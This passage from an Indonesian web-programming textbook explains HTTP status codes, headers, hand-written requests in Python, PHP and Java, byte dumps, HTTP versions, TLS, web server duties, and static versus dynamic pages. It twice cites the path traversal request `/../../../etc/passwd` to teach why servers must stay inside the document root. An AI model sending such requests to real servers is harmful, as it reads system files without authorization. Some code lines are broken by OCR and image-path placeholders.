HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Baris status itu berkata: *versi 1.1; kodenya 200; dalam bahasa Inggris artinya OK.* Frasa alasan hanya untuk manusia — perangkat lunak membaca angkanya.

1.8.4 Kode status

Kode status adalah bilangan tiga digit, dan digit pertamanya menyatakan kategori. Mempelajari kelima kategori itu lebih berharga daripada menghafal kode satu per satu. **Tabel 1.9** memberikannya.

Tabel 1.9 Lima kelas kode status HTTP. Digit pertama sudah menceritakan semuanya.

Rentang	Nama	Arti dalam kata-kata sederhana
`1xx`	Informasi	Tunggu, saya masih bekerja
`2xx`	Berhasil	Berhasil
`3xx`	Pengalihan	Ada di tempat lain; carilah di sana
`4xx`	Kesalahan klien	**Anda** melakukan kesalahan
`5xx`	Kesalahan peladen	**Saya** melakukan kesalahan

Baris `4xx` dan `5xx` itulah yang perlu diresapi, karena keduanya memberi tahu siapa yang harus memperbaiki masalahnya. `404` bukan kesalahan peladen; `500` bukan kesalahan Anda. **Tabel 1.10** mendaftar kode-kode yang benar-benar akan Anda temui.

Tabel 1.10 Kode status yang akan Anda temui dalam buku ini, beserta situasi yang menghasilkannya.

Kode	Frasa alasan	Kapan Anda melihatnya
`200`	OK	Jawaban biasa untuk `GET` yang berhasil
`201`	Created	Sebuah `POST` membuat sesuatu yang baru
`204`	No Content	Berhasil, dan memang tidak ada yang perlu dikirim balik
`301`	Moved Permanently	Alamatnya pindah selamanya; perbarui tautan Anda
`302`	Found	Alamatnya untuk sementara ada di tempat lain
`304`	Not Modified	Salinan cache Anda masih bagus; tanpa badan sama sekali
`400`	Bad Request	Permintaannya cacat bentuk
`401`	Unauthorized	Anda belum memperkenalkan diri
`403`	Forbidden	Sudah, dan tetap tidak boleh
`404`	Not Found	Sumber daya itu tidak ada
`405`	Method Not Allowed	Sumber dayanya ada, tetapi tidak untuk metode itu
`429`	Too Many Requests	Pelan-pelan; batas laju terlampaui
`500`	Internal Server Error	Program Anda mogok
`502`	Bad Gateway	Peladen di depan peladen Anda tidak dapat menjangkaunya
`503`	Service Unavailable	Peladen kelebihan beban atau sedang dirawat

> **401 BUKAN 403.** `401` berarti *saya tidak tahu siapa Anda* — masuklah dan coba lagi. `403` berarti *saya tahu persis siapa Anda dan jawabannya tetap tidak*. Mengirim `401` padahal maksud Anda `403` menampilkan kotak login kepada pengguna yang sudah login, dan ia akan terus saja mengetikkan kata sandinya.

1.8.5 Header

Header adalah kata sifat dalam percakapan. Masing-masing satu baris: nama, titik dua, spasi, dan nilai. Nama header tidak membedakan huruf besar dan kecil; `Content-Type` dan `content-type` adalah header yang sama — dan Anda akan melihat peladen Java di Subbab 1.17 menulis `Content-type` sementara yang lain menulis `Content-Type`, tanpa perbedaan apa pun.

Tabel 1.11 mendaftar header permintaan yang penting sekarang.

Tabel 1.11 Header permintaan, dengan contoh masing-masing.

Header	Contoh nilai	Kegunaannya
`Host`	`www.its.ac.id`	**Wajib.** Menyatakan situs yang diinginkan, sehingga satu IP dapat melayani banyak situs
`User-Agent`	`Mozilla/5.0 …`	Mengidentifikasi peramban atau program
`Accept`	`text/html`	Format yang dapat ditangani klien
`Accept-Language`	`id, en;q=0.8`	Bahasa yang diinginkan, dan seberapa kuat preferensinya
`Accept-Encoding`	`gzip, br, zstd`	Kompresi yang dapat dibuka klien
`Cookie`	`session=9f2a…`	Data yang diminta peladen agar diingat peramban. Bab 14
`If-Modified-Since`	`Wed, 23 Sep 2026 09:27:55 GMT`	"Kirim hanya jika berubah sejak saat itu"
`Content-Type`	`application/x-www-form-urlencoded`	Jenis badan permintaan, jika ada
`Content-Length`	`43`	Jumlah byte badan yang menyusul
`Connection`	`close` atau `keep-alive`	Apakah koneksi TCP dipakai ulang

Dan **Tabel 1.12** mendaftar header respons.

Tabel 1.12 Header respons, dengan contoh masing-masing.

Header	Contoh nilai	Kegunaannya
`Content-Type`	`text/html; charset=utf-8`	**Header terpenting yang ada.** Jenis badannya
`Content-Length`	`1001`	Jumlah byte badan yang menyusul
`Date`	`Wed, 23 Sep 2026 09:29:03 GMT`	Kapan respons dibuat, selalu dalam GMT
`Server`	`HelloWeb/2.0 (Java)`	Perangkat lunak yang menjawab
`Last-Modified`	`Wed, 23 Sep 2026 09:27:55 GMT`	Kapan sumber daya terakhir berubah
`Location`	`/login`	Ke mana harus pergi. Hanya bermakna dengan kode `3xx`
`Set-Cookie`	`session=9f2a…; HttpOnly`	Meminta peramban mengingat sesuatu. Bab 14
`Cache-Control`	`max-age=3600`	Berapa lama ini boleh dipakai ulang tanpa bertanya lagi
`Allow`	`GET, HEAD`	Metode yang diterima sumber daya ini. Wajib bersama `405`

`Content-Type` layak mendapat penekanan. Badan tidak membawa label sendiri; byte yang sama bisa menjadi halaman, berkas teks, atau unduhan, sepenuhnya tergantung header ini. Kirim HTML sebagai `text/plain` dan pengunjung melihat tag-tag Anda. Ketika keluaran tampil sebagai huruf-huruf kacau, periksalah header ini lebih dulu.

1.8.6 Mengetik permintaan dengan tangan

Semua di atas dapat diperiksa, dan memeriksanya adalah satu jam paling berguna yang dapat dihabiskan seorang pemula. Jalankan peladen Java dari Subbab 1.17.3 — `java HelloWeb 8080` — lalu di terminal lain ketikkan permintaan dengan tangan Anda sendiri. Alat `nc`, singkatan dari *netcat*, membuka koneksi TCP dan menyalin ketikan Anda ke dalamnya. (Alat ini tersedia di

macOS dan Linux; di Windows, pakailah program-program di bawah, atau `curl`, yang sudah ada di Windows 10 dan 11.)

```
printf 'GET /health HTTP/1.1\r\nHost: localhost:8080\r\nConnection: close\r\n\r\n' \
  | nc localhost 8080
```

`\r\n` adalah *carriage return* diikuti *line feed*. HTTP/1.1 mewajibkan pasangan itu di akhir setiap baris, bukan sekadar baris baru; kita kembali ke sini sebentar lagi. Yang kembali adalah respons yang sudah ditampilkan di Subbab 1.8.3. Anda baru saja berbicara HTTP tanpa peramban. Tidak ada lagi keajaiban dalam protokol ini; ia adalah berkas teks yang Anda kirim melalui pipa.

Kode 1.10 melakukan hal yang sama dari sebuah program, sehingga Anda dapat melihat di mana byte-byte itu diserahkan kepada sistem operasi.

Kode 1.10 `python/rawhttp.py` — satu koneksi TCP, satu permintaan HTTP yang ditulis tangan, satu respons.

```python
# rawhttp.py - buka koneksi TCP dan bicarakan HTTP dengan tangan.
import socket

REQUEST = (
    "GET /health HTTP/1.1\r\n"
    "Host: localhost:8080\r\n"
    "User-Agent: rawhttp/1.0\r\n"
    "Connection: close\r\n"
    "\r\n"
)

with socket.create_connection(("localhost", 8080), timeout=5) as tcp:
    print("--- connected to", tcp.getpeername())
    tcp.sendall(REQUEST.encode("ascii"))     # permintaannya, sebagai byte
    reply = b""
    while True:
        chunk = tcp.recv(4096)
        if not chunk:                        # server menutup koneksi
            break
        reply += chunk

print("--- %d bytes came back" % len(reply))
print(reply.decode("utf-8"), end="")
```

Dengan peladen Java masih berjalan, `python3 rawhttp.py` mencetak:

```
--- connected to ('127.0.0.1', 8080)
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Perhatikan `socket.create_connection`. Satu panggilan itu melakukan jabat tangan tiga arah Subbab 1.5.3; semua yang dikerjakan TCP untuk Anda ada di dalamnya. Program yang sama dalam PHP adalah **Kode 1.11**, dengan `fsockopen` memainkan peran `create_connection`:

Kode 1.11 `php/rawhttp.php` — permintaan tulisan tangan yang sama, dikirim dari PHP.

```php
<?php
// rawhttp.php - buka koneksi TCP dan bicarakan HTTP dengan tangan.
$request = "GET /health HTTP/1.1\r\n"
         . "Host: localhost:8080\r\n"
         . "User-Agent: rawhttp/1.0\r\n"
         . "Connection: close\r\n"
         . "\r\n";

$tcp = fsockopen('localhost', 8080, $errno, $error, 5);
if ($tcp === false) {
    exit("could not connect: $error\n");
}
echo "--- connected to " . stream_socket_get_name($tcp, true) . "\n";
fwrite($tcp, $request);                          // permintaannya, sebagai byte
$reply = stream_get_contents($tcp);              // baca sampai server menutup koneksi
fclose($tcp);

echo "--- " . strlen($reply) . " bytes came back\n";
echo $reply;
```

```
--- connected to 127.0.0.1:8080
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

dan dalam Java, **Kode 1.12**, sebuah `Socket` yang mengerjakannya:

Kode 1.12 `java/RawHttp.java` — permintaan tulisan tangan yang sama, dikirim dari Java.

```java
// RawHttp.java - buka koneksi TCP dan bicarakan HTTP dengan tangan.
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import java.nio.charset.StandardCharsets;

public class RawHttp {
    public static void main(String[] args) throws IOException {
        String request = "GET /health HTTP/1.1\r\n"
                       + "Host: localhost:8080\r\n"
                       + "User-Agent: rawhttp/1.0\r\n"
                       + "Connection: close\r\n"
                       + "\r\n";

        try (Socket tcp = new Socket("localhost", 8080)) {
            System.out.println("--- connected to " + tcp.getRemoteSocketAddress());
            OutputStream out = tcp.getOutputStream();
            out.write(request.getBytes(StandardCharsets.US_ASCII));   // permintaannya,
sebagai byte
            out.flush();

            InputStream in = tcp.getInputStream();
            byte[] reply = in.readAllBytes();          // baca sampai server menutup
koneksi
            System.out.println("--- " + reply.length + " bytes came back");
            System.out.print(new String(reply, StandardCharsets.UTF_8));
        }
    }
}
```

```
--- connected to localhost/127.0.0.1:8080
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Tiga bahasa, tiga nama untuk "buka koneksi TCP", dan 148 byte kembali setiap kali.

1.8.7 Permintaan yang sama, byte demi byte

"Teks biasa" adalah frasa nyaman yang bisa menyembunyikan kenyataan bahwa protokol terdiri atas byte-byte yang persis. Mari kita lihat byte-byte sebenarnya. Di macOS atau Linux (atau di Git Bash pada Windows), tulis permintaan itu ke berkas lalu tampilkan isinya:

```
printf 'GET /health HTTP/1.1\r\nHost: localhost:8080\r\nConnection: close\r\n\r\n' >
req.bin
wc -c req.bin
od -c req.bin
```

Hasilnya `65 req.bin` — seluruh permintaan berukuran enam puluh lima byte — lalu:

```
0000000   G   E   T       /   h   e   a   l   t   h       H   T   T   P
0000020   /   1   .   1  \r  \n   H   o   s   t   :       l   o   c   a
0000040   l   h   o   s   t   :   8   0   8   0  \r  \n   C   o   n   n
0000060   e   c   t   i   o   n   :       c   l   o   s   e  \r  \n  \r
0000100  \n
0000101
```

Bacalah hasil *dump* itu perlahan; inilah gambaran HTTP paling jujur dalam buku ini. Angka di sebelah kiri adalah posisi dalam oktal (basis 8), jadi `0000020` adalah byte ke-16.

- Baris pertama adalah `G E T spasi / h e a l t h spasi H T T P / 1 . 1` lalu `\r \n`: dua puluh byte ditambah dua.
- Setiap header juga diakhiri `\r\n`.
- Di paling akhir ada **dua** `\r\n` berturut-turut: `\r \n \r \n`. Itulah baris kosongnya. Hanya itulah yang memberi tahu peladen bahwa header telah selesai.

Kita dapat memeriksa totalnya dengan menghitung. Baris permintaan `GET /health HTTP/1.1` terdiri atas 20 karakter, `Host: localhost:8080` 20, dan `Connection: close` 17; setiap baris membawa dua byte lagi untuk `\r\n`, dan baris kosong berukuran dua byte tersendiri:

$$(20 + 2) + (20 + 2) + (17 + 2) + 2 = 65. \tag{1.5}$$

Persamaan (1.5) cocok dengan `wc`, sebagaimana mestinya. `\r\n` ganda terakhir itu juga menjelaskan mengapa permintaan yang diketik tangan kadang tampak macet: peladen tidak macet, ia menunggu baris kosong yang tidak pernah datang.

Sekarang kirimkan berkas itu ke peladen dan tampilkan apa yang kembali:

```
nc localhost 8080 < req.bin > resp.bin
wc -c resp.bin
od -c resp.bin
```

`148 resp.bin`, dan:

```
0000000   H   T   T   P   /   1   .   1       2   0   0       O   K  \r
0000020  \n   S   e   r   v   e   r   :       H   e   l   l   o   W   e
0000040   b   /   2   .   0       (   J   a   v   a   )  \r  \n   D   a
0000060   t   e   :       W   e   d   ,       2   3       S   e   p
0000100   2   0   2   6       0   9   :   2   9   :   0   5       G   M
0000120   T  \r  \n   C   o   n   t   e   n   t   -   t   y   p   e   :
0000140       t   e   x   t   /   p   l   a   i   n   ;       c   h   a
0000160   r   s   e   t   =   u   t   f   -   8  \r  \n   C   o   n   t
0000200   e   n   t   -   l   e   n   g   t   h   :       3  \r  \n  \r
0000220  \n   o   k  \n
0000224
```

Seratus empat puluh delapan byte, dan badannya tiga: `o`, `k`, dan satu baris baru. Header `Content-length: 3` berkata jujur, dan `\r\n\r\n` tepat sebelum `o` adalah baris kosong itu lagi. Tidak ada apa pun lagi dalam respons — tanpa pembingkaian, tanpa awalan panjang, tanpa angka ajaib. Seluruh web klasik terbuat dari ini.

1.8.8 Ketiadaan state, dan mengapa itu penting

> **WAWASAN KUNCI.** HTTP bersifat **stateless** (tanpa keadaan). Setiap permintaan lengkap dengan sendirinya, dan peladen berhak melupakan segalanya begitu selesai menjawab.

Peladen tidak ingat bahwa Anda sudah login pada permintaan sebelumnya. Ia tidak ingat isi keranjang belanja Anda. Jika tidak ada yang dilakukan, setiap permintaan tiba seolah-olah dari orang asing.

Kedengarannya seperti cacat, padahal justru itulah sebabnya web dapat membesar: karena tidak ada permintaan yang bergantung pada permintaan lain, salah satu dari seribu peladen yang identik dapat menjawab permintaan mana pun.

Harganya, "sudah login" harus dibangun ulang di atas protokol yang tidak mengenalnya. Mekanismenya adalah **cookie**: peladen mengirim `Set-Cookie` bersama respons, peramban menyimpan nilainya dan mengirimkannya kembali dalam header `Cookie` pada setiap permintaan berikutnya, dan peladen memakainya untuk mencari kembali apa yang telah dilupakannya. Bab 14 dikhususkan untuk mesin itu. Untuk sekarang, cukup ingat bentuk masalahnya.

1.8.9 Versi-versi HTTP, dan HTTPS


Tabel 1.13 memaparkan versi-versi yang akan Anda dengar disebut.

Tabel 1.13 Versi-versi HTTP. *Pesan*-nya nyaris tidak berubah sejak 1997; *pengodeannya* sudah berubah dua kali.

Versi	Tahun	Satu hal yang diubahnya
HTTP/0.9	1991	`GET /page` dan tidak ada yang lain — tanpa header, tanpa kode status
HTTP/1.0	1996	Header, kode status, `Content-Type`. Satu permintaan per koneksi
HTTP/1.1	1997	Koneksi dipakai ulang; `Host` menjadi wajib, sehingga satu IP dapat melayani banyak situs. Dirumuskan ulang pada 2022 sebagai RFC 9112
HTTP/2	2015	Pesan yang sama, pembingkaian biner, banyak permintaan sekaligus dalam satu koneksi TCP. Dirumuskan ulang pada 2022 sebagai RFC 9113
HTTP/3	2022	Hal yang sama melalui QUIC, di atas UDP, menghapus head-of-line blocking milik TCP (RFC 9114)

Pada 2024 sekitar separuh dari seluruh permintaan web yang ditangani Cloudflare memakai HTTP/2 dan seperlimanya memakai HTTP/3, sisanya masih HTTP/1.x, dan kedua versi yang lebih baru itu tumbuh lagi pada 2025 [1]. Setiap peramban masa kini berbicara ketiganya dan

memilih yang terbaik yang ditawarkan setiap peladen. **Gambar 1.5** menunjukkan letak ketiganya pada lapisan-lapisan Subbab 1.5.5 [14], [7].



Gambar 1.5 HTTP/1.1 dan HTTP/2 berjalan di atas TLS dan TCP; HTTP/3 berjalan di atas QUIC, yang memuat TLS 1.3 di dalamnya dan berjalan di atas UDP. Ketiganya membawa pesan yang sama.

Kabar yang melegakan ada pada keterangan **Tabel 1.13**: HTTP/2 dan HTTP/3 mengubah cara byte dikemas, bukan isi percakapannya. Semua yang Anda pelajari dari teks HTTP/1.1 yang dapat dibaca tetap benar, itulah sebabnya setiap peladen dalam buku ini berbicara HTTP/1.1.

HTTPS bukan protokol lain. HTTPS adalah HTTP yang dibawa di dalam **TLS**, *Transport Layer Security*, lapisan yang mengenkripsi byte-byte dan membuktikan identitas peladen dengan **sertifikat** — pernyataan bertanda tangan, dikeluarkan organisasi yang dipercaya peramban, bahwa kunci publik ini milik nama domain ini. Versi saat ini adalah **TLS 1.3** [15], terbit pada 2018; versi 1.0 dan 1.1 sudah resmi dipensiunkan dan ditolak peramban. TLS 1.3 hanya memerlukan satu perjalanan pulang-pergi untuk disiapkan, sedangkan TLS 1.2 memerlukan dua, sehingga melalui TCP byte pertama halaman yang aman kini memakan

$$t_{\text{byte pertama}} \geq r_{\text{TCP}} + r_{\text{TLS 1.3}} + r_{\text{HTTP}} = 3r, \tag{1.6}$$

satu perjalanan pulang-pergi lebih banyak daripada Persamaan (1.3). QUIC menggabungkan jabat tangan transport dan TLS menjadi satu, sehingga HTTP/3 kembali ke $2r$ pada kunjungan pertama — dan ke satu perjalanan pulang-pergi pada kunjungan berikutnya. Hitungan itulah alasan bisnis HTTP/3. Pada akhir 2025 lebih dari separuh lalu lintas manusia yang dilihat Cloudflare juga sudah memakai kesepakatan kunci *pasca-kuantum*, yang dirancang untuk bertahan terhadap komputer yang belum ada [1].

Dalam penelusuran **Tabel 1.5**, TLS adalah langkah 8, di antara jabat tangan TCP dan permintaan pertama. Gembok di bilah alamat berarti: percakapan ini dienkripsi, dan sertifikatnya cocok dengan nama yang Anda ketik. Gembok itu tidak berarti situsnya jujur.

1.9 Apa Itu Peladen Web, dan Apa yang Dilakukannya terhadap Permintaan

Definisinya lugas sekali, jadi kita pertahankan.

> **DEFINISI. Peladen web** (*web server*) adalah *perangkat lunak*. Ia berjalan di mesin peladen, dan membuat dokumen-dokumen web yang tersimpan di sana dapat dijangkau pengguna melalui internet.

Peladen web adalah perangkat lunak, bukan perangkat keras. Dalam percakapan sehari-hari "server" berarti kotak logam di rak. Dalam buku ini, **mesin peladen** adalah kotaknya dan


peladen web adalah program yang berjalan di atasnya. Satu mesin dapat menjalankan peladen web, peladen basis data, dan peladen surel sekaligus. Laptop Anda, ketika menjalankan program-program Subbab 1.17, adalah mesin yang menjadi tuan rumah lima peladen web, dan semuanya gratis.

Peladen web tidak "membuat situs web". Ia membuat *berkas dan program dapat dijangkau*. Apa isi berkas-berkas itu adalah urusan Anda.

Inilah peladen web yang benar-benar akan Anda temui:

- **Apache HTTP Server** — gratis, ada di setiap sistem, peladen yang paling luas dipasang sepanjang sejarah, dan yang ada di dalam XAMPP;
- **nginx** — gratis, sangat cepat, dan bersama peladen depan milik Cloudflare menjadi jawaban yang paling sering di web publik saat ini;
- **IIS** — peladen Windows buatan Microsoft, rumah lama ASP.NET;
- **Kestrel** — peladen di dalam setiap aplikasi ASP.NET Core (Subbab 1.17.5);
- **Apache Tomcat** — peladen Java untuk servlet dan JSP (Bab 7).

Gambar 1.6 menunjukkan bagaimana web publik terbagi di antara peladen-peladen itu pada 2026. Dua survei ditampilkan karena keduanya menghitung dengan cara berbeda: W3Techs memeriksa perangkat lunak peladen yang dilaporkan sebuah situs, dan membolehkan satu situs terhitung lebih dari sekali, sedangkan Netcraft menghitung sejuta situs tersibuk [16], [17]. Keduanya sepakat tentang urutan teratas: peladen Cloudflare, lalu nginx, lalu Apache. Sebagian besar situs "Cloudflare" sebenarnya menjalankan nginx, Apache, atau yang lain di belakang pintu depan Cloudflare, persis susunan yang dijelaskan di Subbab 1.18.



Gambar 1.6 Pangsa peladen web pada 2026, diukur dengan dua cara: oleh W3Techs atas semua situs web yang peladennya diketahui, dan oleh Netcraft atas sejuta situs tersibuk.

Untuk pengembangan, ada pula peladen kecil yang terpasang di dalam bahasa dan *framework* — `php -S` milik PHP, `http.server` milik Python, peladen pengembangan Flask, dan `HttpServer` milik JDK — semuanya dipakai di Subbab 1.17 dan semuanya dimaksudkan untuk satu pengembang di satu laptop, tidak pernah untuk internet publik.

1.9.1 Sembilan hal yang dikerjakannya untuk setiap permintaan

Di antara tibanya byte terakhir permintaan dan keluarnya byte pertama respons, peladen web mengerjakan hal-hal ini — setiap kali, untuk setiap permintaan.

1. **Menerima koneksi.** Ia sudah mendengarkan di port 80 atau 443; TCP menuntaskan jabat tangan dan menyerahkan sebuah aliran.
2. **Membaca baris permintaan.** Memecahnya menjadi metode, sasaran, dan versi. Jika cacat bentuk, jawab `400` dan berhenti.
3. **Membaca header** sampai baris kosong. Jika `Content-Length` menyatakan ada badan yang menyusul, baca tepat sebanyak itu byte.
4. **Memilih situs.** Melihat header `Host` dan memutuskan situs mana, di antara yang dikonfigurasikan di mesin ini, yang dituju. Ini disebut **virtual hosting**, dan inilah sebabnya satu alamat IP dapat melayani seribu situs web.
5. **Memetakan path ke sesuatu.** Situs memiliki **document root** — sebuah folder di disk, misalnya `C:\xampp\htdocs` atau `/var/www/laundry`. Path `/prices.html` menjadi berkas `/var/www/laundry/prices.html`. Jika path-nya direktori, cari **berkas indeks**: `index.html`, atau `index.php`, atau apa pun yang disebut konfigurasi.
6. **Memeriksa izin**, dan memastikan path hasil akhirnya masih berada di dalam document root. Permintaan untuk `/../../etc/passwd` tidak boleh lolos keluar. Jawab `403` jika terlarang, `404` jika tidak ada.
7. **Memutuskan: berkas, atau program?** Jika sasarannya berkas biasa, bacalah. Jika konfigurasi menyatakan sasaran itu harus dijalankan — berkas `.php`, berkas `.jsp`, path yang dipetakan ke servlet atau ke sebuah rute — serahkan kepada mesin yang tepat, tunggu keluarannya, dan jadikan itu badan respons. Inilah langkah 14 **Tabel 1.5**, dan Subbab 1.10 membahasnya.
8. **Memilih `Content-Type`.** Untuk berkas, dari ekstensinya, memakai tabel seperti **Tabel 1.14**. Untuk program, dari apa pun yang dikatakan program itu.
9. **Menulis respons**: baris status, header, baris kosong, badan. Lalu menutup koneksi atau membiarkannya terbuka untuk permintaan berikutnya.

Tabel 1.14 Cara peladen memilih `Content-Type` untuk berkas statis, dari tabel ekstensi. Salah ekstensi saja sudah cukup untuk merusak halaman.

Ekstensi	`Content-Type` yang dikirim	Apa itu
`.html`, `.htm`	`text/html`	Halaman web
`.css`	`text/css`	*Stylesheet*
`.js`	`text/javascript`	Skrip
`.json`	`application/json`	Data terstruktur
`.xml`	`application/xml`	Data terstruktur. Bab 6
`.png`	`image/png`	Gambar
`.jpg`, `.jpeg`	`image/jpeg`	Gambar
`.webp`	`image/webp`	Format gambar modern yang lebih kecil
`.pdf`	`application/pdf`	Dokumen
`.txt`	`text/plain`	Teks biasa
selain itu	`application/octet-stream`	"Entahlah; tawarkan sebagai unduhan"

JEBAKAN. Langkah 6 ada karena serangan yang nyata dan umum. Jika peladen secara naif menempelkan path permintaan ke document root, permintaan untuk `/../../../etc/passwd` akan membaca berkas yang tidak pernah dimaksudkan untuk publik. Serangan ini disebut **path traversal**, dan di Bab 5 Anda akan menulis kode yang tidak boleh termakan olehnya.

1.10 Halaman Statis dan Halaman Dinamis

Kita sampai di persimpangan jalan.

> **DEFINISI. Halaman statis** adalah berkas yang tersimpan di disk peladen dan dikirim tanpa perubahan kepada setiap pengunjung. **Halaman dinamis** tidak ada sampai ia diminta: sebuah program membangunnya pada saat permintaan datang, dan ia bisa berbeda untuk setiap pengunjung dan setiap detik.

1.10.1 Perbedaannya, dibuat nyata

Inilah perbedaan itu, dibuat kasatmata. Sajikan halaman statis Subbab 1.17.1 dari dalam folder `html`:

```
python3 -m http.server 8000
```

lalu buka `http://localhost:8000/index.html`. Tekan muat ulang sepuluh kali. **Tidak ada apa pun yang berubah**, karena memang tidak mungkin berubah: peladen membaca byte-byte yang sama dari disk setiap kali.

Sekarang jalankan versi PHP-nya, dari dalam folder `php`:

```
php -S localhost:8100 index.php
```

lalu buka `http://localhost:8100/`. Muat ulang sepuluh kali: baris *Page built by the server at 23 September 2026, 16:28:55 WIB* **berubah setiap kali**, karena tidak ada halaman seperti itu di disk; sebuah program menuliskannya setiap kali ada yang meminta. Peladen Java, Python, dan C# di Subbab 1.17 berperilaku sama.

Itulah seluruh perbedaannya. Semua hal lain mengikutinya.

1.10.2 Rupa perbedaannya di jaringan

Perbedaan itu juga tampak pada header. Mintalah halaman itu kepada peladen statis, header saja; `curl -I` mengirim permintaan `HEAD`:

```
curl -I http://localhost:8000/index.html
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.15
Date: Wed, 23 Sep 2026 09:28:49 GMT
Content-type: text/html
Content-Length: 948
Last-Modified: Wed, 23 Sep 2026 09:27:55 GMT
```

Ada header `Last-Modified`, karena berkas di disk punya waktu modifikasi. Halaman yang dibangkitkan biasanya tidak punya, karena ia dibuat sepersejuta detik lalu dan tidak akan pernah ada lagi.

Dan karena ada `Last-Modified`, peramban dapat melakukan sesuatu yang cerdik pada kunjungan berikutnya: ia dapat berkata “kirim hanya jika berubah sejak saat itu”.

```
curl -i -H "If-Modified-Since: Wed, 23 Sep 2026 09:27:55 GMT"
http://localhost:8000/index.html
```

```
HTTP/1.0 304 Not Modified
Server: SimpleHTTP/0.6 Python/3.11.15
Date: Wed, 23 Sep 2026 09:28:49 GMT
```

Status `304`, dan **tanpa badan sama sekali**: peramban memakai salinan yang sudah dimilikinya. Situs dengan banyak berkas statis memperoleh sebagian besar kecepatannya dari pertukaran ini. (Peladen kecil milik Python menjawab dengan `HTTP/1.0` yang lebih tua, dan klien menerimanya.)

1.10.3 Kapan memilih yang mana

Tabel 1.15 menyandingkan keduanya secara jujur, karena statis bukanlah pilihan primitif dan dinamis bukanlah pilihan dewasa.

Tabel 1.15 Halaman statis dan dinamis dibandingkan. Kebanyakan situs nyata adalah keduanya sekaligus.

	Statis	Dinamis
Asal halaman	Berkas di disk	Program, dijalankan per permintaan
Sama untuk setiap pengunjung?	Ya	Belum tentu
Biaya per permintaan	Membaca disk, sering dari memori	Menjalankan program, biasanya juga kueri basis data
Cache	Mudah, dan sangat efektif	Sulit, dan sering keliru
Dapat menampilkan data terkini	Tidak	Ya
Dapat menampilkan data per pengguna	Tidak	Ya
Apa yang bisa rusak	Nyaris tidak ada	Kode Anda, basis data, templat, panggilan ke pihak ketiga
Cocok untuk	Dokumentasi, daftar harga, artikel, gambar, CSS, JavaScript	Dasbor, keranjang, hasil pencarian, apa pun yang memerlukan login

Baris terakhir memberi jawaban praktisnya: **kebanyakan situs nyata adalah keduanya**. Aplikasi Profitina Laundry yang sudah jadi menyajikan logo, *stylesheet*, dan skripnya sebagai berkas statis, dan papan nota, login, serta kuitansinya sebagai halaman dinamis. Menyajikan *stylesheet* melalui PHP membuang-buang komputer; menyajikan papan nota yang hidup sebagai berkas statis adalah kebohongan.

1.11 Sisi Peladen dan Sisi Klien

Kini perbedaan yang menjadi sandaran seluruh sisa buku ini. Bacalah subbab ini dua kali.

> **DEFINISI.** Kode **sisi peladen** (*server-side*) berjalan di mesin peladen, sebelum respons dikirim. Kode **sisi klien** (*client-side*) berjalan di peramban pengunjung, setelah respons tiba.

Keduanya berjalan pada waktu berbeda, di mesin berbeda, milik orang berbeda, dan dapat melihat hal-hal yang sama sekali berbeda. Hampir setiap salah paham serius dalam pemrograman web adalah kegagalan memisahkan keduanya.

1.11.1 Empat jenis pemrograman web

Pemrograman web terbagi menjadi empat jenis, dan pembagian itu tepat sekali karena disusun berdasarkan *siapa yang menjalankan kodenya*.

